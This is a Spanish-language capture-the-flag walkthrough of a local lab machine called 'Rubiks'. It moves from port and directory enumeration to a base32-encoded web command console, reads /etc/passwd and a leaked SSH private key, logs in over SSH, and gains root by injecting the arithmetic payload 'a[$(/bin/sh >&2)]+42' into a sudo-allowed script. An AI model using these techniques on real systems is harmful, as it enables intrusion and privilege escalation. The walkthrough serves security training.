


## RUBIKS



### DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip Rubiks.zip
```

```
Archive: Rubiks.zip
inflating: auto_deploy.sh
inflating: rubiks.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh rubiks.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

### CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```

# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.239 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.239/0.239/0.239/0.000 ms

```

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```


```

# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 13:43 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 7e:3f:77:f8:5e:4e:89:42:4a:ce:14:3b:ac:59:05:74 (ECDSA)
|_  256 b4:2a:b2:f8:4a:1b:50:09:fb:17:28:b7:29:e6:9e:6d (ED25519)
80/tcp    open  http      Apache httpd 2.4.58
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Did not follow redirect to http://rubikcube.dl/
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Puertos abiertos 22 y 80

Nos aparece un [rubikcube.dl/](http://rubikcube.dl/) que agregamos al /etc/hosts



## ENUMERACIÓN

Usamos gobuster para archivos y directorios

```
gobuster dir -u http://rubikcube.dl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100
```

```

L* gobuster dir -u http://rubikcube.dl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://rubikcube.dl
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,py,doc,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 4327]
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/img (Status: 301) [Size: 310] [→ http://rubikcube.dl/img/]
/about.php (Status: 200) [Size: 4181]
/faq.php (Status: 200) [Size: 7817]
/administration (Status: 301) [Size: 321] [→ http://rubikcube.dl/administration/]
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)
Finished

```

Directorio interesante **/administration**

Revisando las diferentes pestañas, llegamos a **configuraciones**

y en el panel izquierdo, el único que nos permite interactuar es el de **console**

aunque nos da un **Not Found**. Si nos vamos al navegador con

<http://rubikcube.dl/administration/myconsole.php>

llegamos a una consola donde nos indican que debemos codificar el código

Después de probar con varias codificaciones, la que vale es **base32**.

Probamos con **ls -la** y con **/etc/passwd**

rubikcube.dl/administration/

AdminPanel.com Inicio Usuarios Configuraciones Reportes C


## Panel de Administración

### Información General

¡ puedes ver un resumen de la actividad reciente, notificaciones y datos importantes para la administración del sitio.

### Gestión de Usuarios

| Nombre      | Correo Electrónico        | Rol           | Acciones  |
|-------------|---------------------------|---------------|---|
| TLuisillo_o | tluisillo_o@rubikcube.com | Administrador | <a href="#">Editar</a> <a href="#">Eliminar</a> |
| Maria Gómez | maria.gomez@rubikcube.com | Editor        | <a href="#">Editar</a> <a href="#">Eliminar</a> |



## Consola


Ingrese el comando a ejecutar (codificado):

Codifique su comando antes de enviarlo.

Ejecutar Comando

### Salida del Comando:

```
total 40
drwxr-xr-x 1 root root 4096 Aug 30 03:28 .
drwxr-xr-x 1 root root 4096 Aug 30 02:03 ..
-rwxr-xr-x 1 root root 3389 Aug 30 03:28 .id_rsa
-rw-r--r-- 1 root root 6665 Aug 30 01:34 configuration.php
drwxr-xr-x 2 root root 4096 Aug 30 00:23 img
-rw-r--r-- 1 root root 5460 Aug 30 01:22 index.php
-rw-r--r-- 1 root root 3509 Aug 30 01:52 myconsole.php
-rw-r--r-- 1 root root 1825 Aug 30 00:40 styles.css
```



Codifique su comando antes de enviarlo.

Ejecutar Comando

### Salida del Comando:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
luisillo:x:1001:1001:/:home/luisillo:/bin/sh
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:100:102:/:nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:usr/sbin/nologin
sshd:x:101:65534:/:run/sshd:/usr/sbin/nologin
```

## EXPLOTACIÓN

Primero le tiré medusa a **luisillo** por ssh y no conseguí nada.

La otra opción es leer el **id\_rsa** y establecer conexión por SSH

le damos permisos y nos hacemos luisillo



The screenshot shows a web browser window with the address bar displaying `rubikcube.dl/administration/myconsole.php`. The browser's address bar includes several icons and text: a back arrow, a forward arrow, a refresh icon, a home icon, and a search icon. Below the address bar, there are several tabs: "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB". The main content area of the browser shows a blue button labeled "Ejecutar Comando". Below the button, the text "Salida del Comando:" is displayed, followed by a large block of text representing the output of a command. This text is a long, multi-line string of characters, including letters, numbers, and symbols, which appears to be a private key or a similar sensitive piece of information. Below the browser window, there is a terminal window. The terminal window shows a command prompt where the user has entered `ssh -i id_rsa luisillo@rubikcube.dl`. The terminal output shows a welcome message from Ubuntu 24.04.1 LTS, followed by system information and a list of links for documentation, management, and support. The terminal also shows the user's login session details, including the last login time and the IP address. The terminal prompt is `luisillo@97fc9d9ef72c:~$`.

```
← → ↻ 🏠 🔍 rubikcube.dl/administration/myconsole.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Ejecutar Comando

Salida del Comando:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAxhWHULM7AKM6qdQe2W4cEXpoRE8vfDrYFYTRu5wpPfPthxPP2hK
HTwugL5XgpbqgoF5SQu/xGMnkJStd6CB13TYc7GkPLA8mCOR6ogtJgcMJ5vHa7y97XP64
8Tuh0LR6vd65XLJeTmi1xjUESuJKVQZ86gzgPtu2N9tAGrKoYqgUigHl8S0g80u/yg5TP8
qPbkXob/eivLfw+7UUMBcX9q23ZkjAIf+bdwr80/CK4RxYj3SbIKNpBkkLFRS9sG30Emb
MBbqCMDJJcIvbuMxE6+LTHuLE0Lmk8Pw3d0vhPiW0+YFJm2CwK7SMWDrV1edLTr22RDjma
FvRUmwLmcChhdnwg/Q/g5vo3iEwkW4J0LBNE0ecATn3L+kfeG2vmg1I2IBB2GW+6M8E1D/
bMLbz+U1xlnMLuk6nzeSr3E+SwT4UNavSYNqo3odgKN1AnmOpE+nsqSFyK2tMw16buR/je
r+JdVb6DWDzJEJyNYdfQhCput+H9PzjIBeE1uXGsGUXn0k/XELBT1r/2Dh1k/7iqQE/cZj
0uskfBr1dmhBxr99XrswvL9xCKt2yMvkRiTybG5ngsqRnsr2WP3YzeubAcS4ikf0JyafJ3
KW8MnoDvT2+xW1yyewGb/m7Nv7pcNm//U23tNpprAuqz373H9ougb9z40ERXdmQeVaGg5D
sAAAdQxSk0GcUpNBkAAAAHc3NoLXJzYQAAAEAxhWHULM7AKM6qdQe2W4cEXpoRE8vfDrY
FYTRu5wpPfPthxPP2hKHTwugL5XgpbqgoF5SQu/xGMnkJStd6CB13TYc7GkPLA8mCOR6
ogtJgcMJ5vHa7y97XP648Tuh0LR6vd65XLJeTmi1xjUESuJKVQZ86gzgPtu2N9tAGrKoYq
gUigHl8S0g80u/yg5TP8qPbkXob/eivLfw+7UUMBcX9q23ZkjAIf+bdwr80/CK4RxYj3S
bIKNpBkkLFRS9sG30EmbMBbqCMDJJcIvbuMxE6+LTHuLE0Lmk8Pw3d0vhPiW0+YFJm2CwK

$ ssh -i id_rsa luisillo@rubikcube.dl
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.10.9-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Oct  6 20:50:00 2024 from 172.17.0.1
$ bash -i
luisillo@97fc9d9ef72c:~$
```

## ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo



The screenshot shows a terminal window with the command `sudo -l` being executed. The output of the command is displayed, showing the matching defaults entries for the user `luisillo` on the host `97fc9d9ef72c`. The output includes a list of environment variables and paths that are reset, such as `env_reset`, `mail_badpass`, and `secure_path`. It also shows the user's login session details, including the last login time and the IP address. The terminal prompt is `luisillo@97fc9d9ef72c:~$`.

```
luisillo@97fc9d9ef72c:~$ sudo -l
Matching Defaults entries for luisillo on 97fc9d9ef72c:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on 97fc9d9ef72c:
  (ALL) NOPASSWD: /bin/cube
luisillo@97fc9d9ef72c:~$
```

Investigando en

<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/bash-eq-privilege-escalation/>

## Bash eq Privilege Escalation

Nos hacemos root de la siguiente manera

```
luisillo@97fc9d9ef72c:~$ sudo /bin/cube
```

Checker de Seguridad Por favor, introduzca un número para verificar:

Digite el número: `a[$(/bin/sh >&2)]+42`

```
# whoami
```

```
root
```

Buen día 🙌